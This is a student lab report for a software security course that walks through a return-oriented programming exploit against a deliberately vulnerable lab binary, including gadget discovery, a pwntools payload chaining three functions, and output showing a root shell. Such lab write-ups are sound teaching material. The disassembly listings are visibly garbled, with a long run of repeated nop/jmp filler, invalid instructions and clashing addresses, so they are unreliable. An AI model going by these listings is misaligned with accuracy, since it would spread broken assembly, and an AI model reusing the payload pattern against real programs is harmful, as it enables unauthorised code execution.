

Lab: Return-oriented programming (ROP)

Mayur Suresh

CSC 472-02: Software Security 2

Date: November 8th, 2022

Return-Oriented Programming (ROP)

ROP is a relatively new exploit method which exploits without code injection, unlike with the stack overflow attack where we could only divert the direction of one function, ROP attack can attack multiple smaller function with the Shellcode Gadgets. This attack can be described as a 'Ransom Note' where the culprit takes cutouts of letters from magazines and puts them together to form instructions, this is very similar to the ROP attack where you take pieces of instructions and form a sequence of instructions.


To do this, we will need to know the ret address from the `vulnerable_function()`. We do this by first disassembling the main function then disassembling the vulnerable_fucntion then setting up a break point at the ret address as shown in Image 1. The ret address is : 0x08048500. This is important because as the name describes this attack "Return Oriented". When the ret is called it goes to the first line in the stack inside the vulnerable_function with the address : 0xffffd5ac -> 0x0804852c containing the <main+43> add esp, 0x10. We can then use to this to manipulate that address however we want, by adding more values onto the stack making sure ret is being called again and again. That is why it is called Return Oriented because we can use this ret to combine everything and create the shell code.

We can find many gadgets when disassembling functions and if certain addresses end with the ret address. For example, we see in the main function (Image 2) with the code mov, leave, lea and ret ending with ret and this is a gadget. Similarly with another function add_bash in the Image 3.

Task 1:

Sources Image 4, 5 and 6 each have the disassembled functions

The diagram shows the ROP attack and how to put in order. We will need the magic number and for this lab it is 122. We then add the starting memory address for the add_bin function then add the ROPgadget address of POP_POP_RET and then the address specified in the function then at the end add the 0xdeadbeef, we follow a similar pattern for other 2 functions but adding 0xcafebabe for add_bash and only having one argument for exec_string.



Task 2:

First, we use the ROPgadget that is preinstalled and run it with the lab3 binary file:

ROPgadget -binary lab3

Much like with the Stack overflow attack we can utilize the gets function and the system functions in the vulnerable_function and when the stack overflow

does happen, we can then redirect it to another function. With the ROP attack we will jump to all the functions at once. The `/bin/bash` command helps us get into the shell code, with the lab3 project using the `system(string)` it directly inserts into the terminal and as seen in the `add_bin` and `add_bash` functions where `strcat(string, "/bin")` and `strcat(string, "/bash");` has been added accordingly the `strcat` inserts the specified string into the string address. This way we can access the shell when diverting the return address to `exec_string` when the stack overflow is triggered.

To start this attack, we first need to strip the protections of the c code :

```
gcc lab3.c -m32 -fno-stack-protector -no-pie -o lab3
```

By doing this we will get warning regarding the vulnerabilities of using the built-in functions `system()` and `gets()`. Next, we need to edit the attack file by getting the addresses for each function and adding each functions memory address to the payload similar to the stack overflow methodology for each payload as shown in Image 7. We also get the address for the addresses ending with `ret` by running the `<ROPgadget --binary lab3>` command as shown in Image 8 and find the specified memory addresses to start the ROP attack as shown in Image 7. After listing all the payloads in order and run it in the terminal the shell comes up as shown in Image 9, we are now able to access the root directory.

This lab shows us the vulnerabilities of using functions like `gets()` function and the `system()` function. Unlike with the stack overflow needing a `hacked()` function we do not need it with the ROP attack due to its nature of using gadgets and connecting multiple functions to be able to access the shell, thus making it very vulnerable.

Image Source Page:

[illegible]

Image 1

Image 2

```

$ nasm -f elf64 -o obj.o obj.asm
$ ld -o obj.o obj.o
$ objdump -d obj.o
Disassembler output:
Dump of assembler code for function _start:
0x00000000: <0>; push    ebp
0x00000001: <1>; mov     ebp, esp
0x00000002: <2>; push    ebx
0x00000003: <3>; push    DWORD PTR [ebp+0x8], 0xffffffff
0x00000004: <4>; jmp     0x00000005
0x00000005: <5>; mov     ecx, 0
0x00000006: <6>; mov     WORD PTR [ebp+0xc], 0x00000000
0x00000007: <7>; jmp     0x00000008
0x00000008: <8>; mov     eax, 0x00000000
0x00000009: <9>; mov     ecx, 0xffffffff
0x0000000a: <a>; mov     edx, 0
0x0000000b: <b>; mov     ecx, 0
0x0000000c: <c>; mov     eax, 0
0x0000000d: <d>; mov     edi, edx
0x0000000e: <e>; repz   scas, al, BYTE PTR esi[edi]
0x0000000f: <f>; not    eax
0x00000010: <10>; jnz    ecx
0x00000011: <11>; mov     eax, 0x1
0x00000012: <12>; add     eax, 0x00000000
0x00000013: <13>; mov     WORD PTR [eax+0x4], 0x736162f2
0x00000014: <14>; mov     WORD PTR [eax+0x4], 0x0
0x00000015: <15>; nop
0x00000016: <16>; nop
0x00000017: <17>; nop
0x00000018: <18>; add     edi, 1
0x00000019: <19>; jmp     0x00000015
0x0000001a: <1a>; nop
0x0000001b: <1b>; jmp     0x00000015
0x0000001c: <1c>; nop
0x0000001d: <1d>; jmp     0x00000015
0x0000001e: <1e>; nop
0x0000001f: <1f>; jmp     0x00000015
0x00000020: <20>; nop
0x00000021: <21>; jmp     0x00000015
0x00000022: <22>; nop
0x00000023: <23>; jmp     0x00000015
0x00000024: <24>; nop
0x00000025: <25>; jmp     0x00000015
0x00000026: <26>; nop
0x00000027: <27>; jmp     0x00000015
0x00000028: <28>; nop
0x00000029: <29>; jmp     0x00000015
0x0000002a: <2a>; nop
0x0000002b: <2b>; jmp     0x00000015
0x0000002c: <2c>; nop
0x0000002d: <2d>; jmp     0x00000015
0x0000002e: <2e>; nop
0x0000002f: <2f>; jmp     0x00000015
0x00000030: <30>; nop
0x00000031: <31>; jmp     0x00000015
0x00000032: <32>; nop
0x00000033: <33>; jmp     0x00000015
0x00000034: <34>; nop
0x00000035: <35>; jmp     0x00000015
0x00000036: <36>; nop
0x00000037: <37>; jmp     0x00000015
0x00000038: <38>; nop
0x00000039: <39>; jmp     0x00000015
0x0000003a: <3a>; nop
0x0000003b: <3b>; jmp     0x00000015
0x0000003c: <3c>; nop
0x0000003d: <3d>; jmp     0x00000015
0x0000003e: <3e>; nop
0x0000003f: <3f>; jmp     0x00000015
0x00000040: <40>; nop
0x00000041: <41>; jmp     0x00000015
0x00000042: <42>; nop
0x00000043: <43>; jmp     0x00000015
0x00000044: <44>; nop
0x00000045: <45>; jmp     0x00000015
0x00000046: <46>; nop
0x00000047: <47>; jmp     0x00000015
0x00000048: <48>; nop
0x00000049: <49>; jmp     0x00000015
0x0000004a: <4a>; nop
0x0000004b: <4b>; jmp     0x00000015
0x0000004c: <4c>; nop
0x0000004d: <4d>; jmp     0x00000015
0x0000004e: <4e>; nop
0x0000004f: <4f>; jmp     0x00000015
0x00000050: <50>; nop
0x00000051: <51>; jmp     0x00000015
0x00000052: <52>; nop
0x00000053: <53>; jmp     0x00000015
0x00000054: <54>; nop
0x00000055: <55>; jmp     0x00000015
0x00000056: <56>; nop
0x00000057: <57>; jmp     0x00000015
0x00000058: <58>; nop
0x00000059: <59>; jmp     0x00000015
0x0000005a: <5a>; nop
0x0000005b: <5b>; jmp     0x00000015
0x0000005c: <5c>; nop
0x0000005d: <5d>; jmp     0x00000015
0x0000005e: <5e>; nop
0x0000005f: <5f>; jmp     0x00000015
0x00000060: <60>; nop
0x00000061: <61>; jmp     0x00000015
0x00000062: <62>; nop
0x00000063: <63>; jmp     0x00000015
0x00000064: <64>; nop
0x00000065: <65>; jmp     0x00000015
0x00000066: <66>; nop
0x00000067: <67>; jmp     0x00000015
0x00000068: <68>; nop
0x00000069: <69>; jmp     0x00000015
0x0000006a: <6a>; nop
0x0000006b: <6b>; jmp     0x00000015
0x0000006c: <6c>; nop
0x0000006d: <6d>; jmp     0x00000015
0x0000006e: <6e>; nop
0x0000006f: <6f>; jmp     0x00000015
0x00000070: <70>; nop
0x00000071: <71>; jmp     0x00000015
0x00000072: <72>; nop
0x00000073: <73>; jmp     0x00000015
0x00000074: <74>; nop
0x00000075: <75>; jmp     0x00000015
0x00000076: <76>; nop
0x00000077: <77>; jmp     0x00000015
0x00000078: <78>; nop
0x00000079: <79>; jmp     0x00000015
0x0000007a: <7a>; nop
0x0000007b: <7b>; jmp     0x00000015
0x0000007c: <7c>; nop
0x0000007d: <7d>; jmp     0x00000015
0x0000007e: <7e>; nop
0x0000007f: <7f>; jmp     0x00000015
0x00000080: <80>; nop
0x00000081: <81>; jmp     0x00000015
0x00000082: <82>; nop
0x00000083: <83>; jmp     0x00000015
0x00000084: <84>; nop
0x00000085: <85>; jmp     0x00000015
0x00000086: <86>; nop
0x00000087: <87>; jmp     0x00000015
0x00000088: <88>; nop
0x00000089: <89>; jmp     0x00000015
0x0000008a: <8a>; nop
0x0000008b: <8b>; jmp     0x00000015
0x0000008c: <8c>; nop
0x0000008d: <8d>; jmp     0x00000015
0x0000008e: <8e>; nop
0x0000008f: <8f>; jmp     0x00000015
0x00000090: <90>; nop
0x00000091: <91>; jmp     0x00000015
0x00000092: <92>; nop
0x00000093: <93>; jmp     0x00000015
0x00000094: <94>; nop
0x00000095: <95>; jmp     0x00000015
0x00000096: <96>; nop
0x00000097: <97>; jmp     0x00000015
0x00000098: <98>; nop
0x00000099: <99>; jmp     0x00000015
0x0000009a: <9a&gt
```

Image 3

```

Dump of assembler code for function add_bin:
0x0040445d <0>:      push    ebp
0x0040445e <1>:      mov     ebp, esp
0x00404460 <3>:      push    esi
0x00404461 <4>:      cmp     DWORD PTR [ebp+0x8], 0xffff2424
0x00404466 <11>:     jne     0x0040449e <add_bin+5>
0x00404468 <13>:     cmp     DWORD PTR [ebp+0x8], 0xdeadbeef
0x00404471 <20>:     jne     0x0040449e <add_bin+5>
0x00404473 <22>:     mov     eax, 0x00404040
0x00404478 <27>:     mov     ecx, 0xffffffff
0x0040447d <32>:     mov     edx, eax
0x0040447f <34>:     mov     eax, 0x0
0x00404484 <39>:     mov     edi, edx
0x00404486 <41>:     repz    scas    BYTE PTR es:[edi]
0x00404488 <43>:     mov     esi, eax
0x0040448a <45>:     not     eax
0x0040448c <47>:     sub     eax, 0x1
0x0040448f <50>:     mov     esi, 0x00404040
0x00404494 <55>:     add     DWORD PTR [eax], 0x6e59622f
0x00404499 <61>:     mov     BYTE PTR [eax+0x4], 0x0
0x0040449e <65>:     nop
0x0040449f <66>:     pop     edi
0x004044a0 <67>:     pop     esi
0x004044a1 <68>:     ret

```

Image 4

```

$ diff -u disasm add_bash
diff of assembler code for function add_bash:
0x00004842 <+0>:      push    ebp
0x00004843 <+1>:      mov     esp,ebp
0x00004844 <+2>:      push    edi
0x00004846 <+4>:      cmp     DWORD PTR [ebp+0xb],0xffffffff
0x00004848 <+13>:     jne     0x00004845 <add_bash+67>
0x00004849 <+13>:     jne     0x00004849 <ebp+0> <add_bash+67>
0x0000484b <+20>:     jne     0x00004845 <add_bash+67>
0x0000484b <+22>:     mov     eax,0x00000040
0x0000484d <+27>:     mov     ecx,0xffffffff
0x0000484e <+32>:     mov     ecx,ecx
0x0000484c <+34>:     mov     esi,0
0x0000484c <+39>:     mov     edi,edx
0x0000484cb <+41>:     repnz  scas al,BYTE PTR es:[edi]
0x0000484d <+45>:     jnz     ecx
0x0000484cf <+45>:     not     eax
0x0000484d <+47>:     sub     eax,pcl
0x0000484d <+50>:     add     ecx,0x00000040
0x0000484e <+51>:     mov     WORD PTR [ebp+0xc],0x731622ff
0x0000484e <+56>:     mov     WORD PTR [eax+0x4],0x0
0x0000484e <+57>:     nop
0x0000484e <+68>:     pop     edi
0x0000484e <+67>:     pop     ebp
0x0000484e <+70>:     ret
End of assembler dump.

```

Image 5

```

dump -disas exec_string
Dump of assembler code for function exec_string:
0x08044430 <<0>:      push    ebp
0x08044431 <<1>:      mov     ebp,esp
0x08044434 <<4>:      mov     esp,0x8
0x08044441 <<6>:      cmp     DWORD PTR [ebp+0x8],0xbacdbcd
0x08044444 <<13>:     jne     0x08044545 <<exec_string+31>
0x08044445 <<14>:     push    0x4
0x0804444d <<18>:     push    0x08044040
0x08044452 <<23>:     call    0x08048310 <<system@plt>
0x08044457 <<28>:     add     esp,0x10
0x0804445c <<31>:     nop
0x08044463 <<32>:     leave
0x0804445c <<33>:     ret
End of assembler dump.

```

Image 6

```

add_bin = 0x08049184
add_bash = 0x080491c9
exec_string = 0x08049162
pop_ret = 0x080491c7
pop_pop_ret = 0x080491c6

payload = b"A" * 122 + p32(add_bin)
payload += p32(pop_pop_ret)
payload += p32(0xff424242)
payload += p32(0xdeadbeef)

payload += p32(add_bash)
payload += p32(pop_pop_ret)

payload += p32(0xffffaaaa)
payload += p32(0xcafebabe)

payload += p32(0x0badf00d)
payload += p32(exec_string)
payload += p32(pop_ret)
payload += p32(0xabcdabcd)

p.send(payload)
p.interactive()

```

0x080491c7 : pop ebp ; ret
0x0804901e : pop ebx ; ret
0x080491c6 : pop edi ; pop ebp ; ret

Image 7

Image 8

```

root@b0a2b59e80f7:/workdir # nano rop_exp.py
root@b0a2b59e80f7:/workdir # python3 rop_exp.py
[+] Starting local process './lab3': pid 301
[*] Switching to interactive mode
$
$
$ ls
class15.py  exploit.py  lab2.c      overflow2    ss2022
CSC302      input      lab3        overflow2.c  stack_overflow_example
cui_homework input2     lab3.c      Pictures     Templates
Desktop     lab1      may_lab     Public       Videos
Documents  lab1.c    multi_stage rop2.c
Downloads  lab2      Music       rop_exp.py
$ whoami
root
$

```

Image 9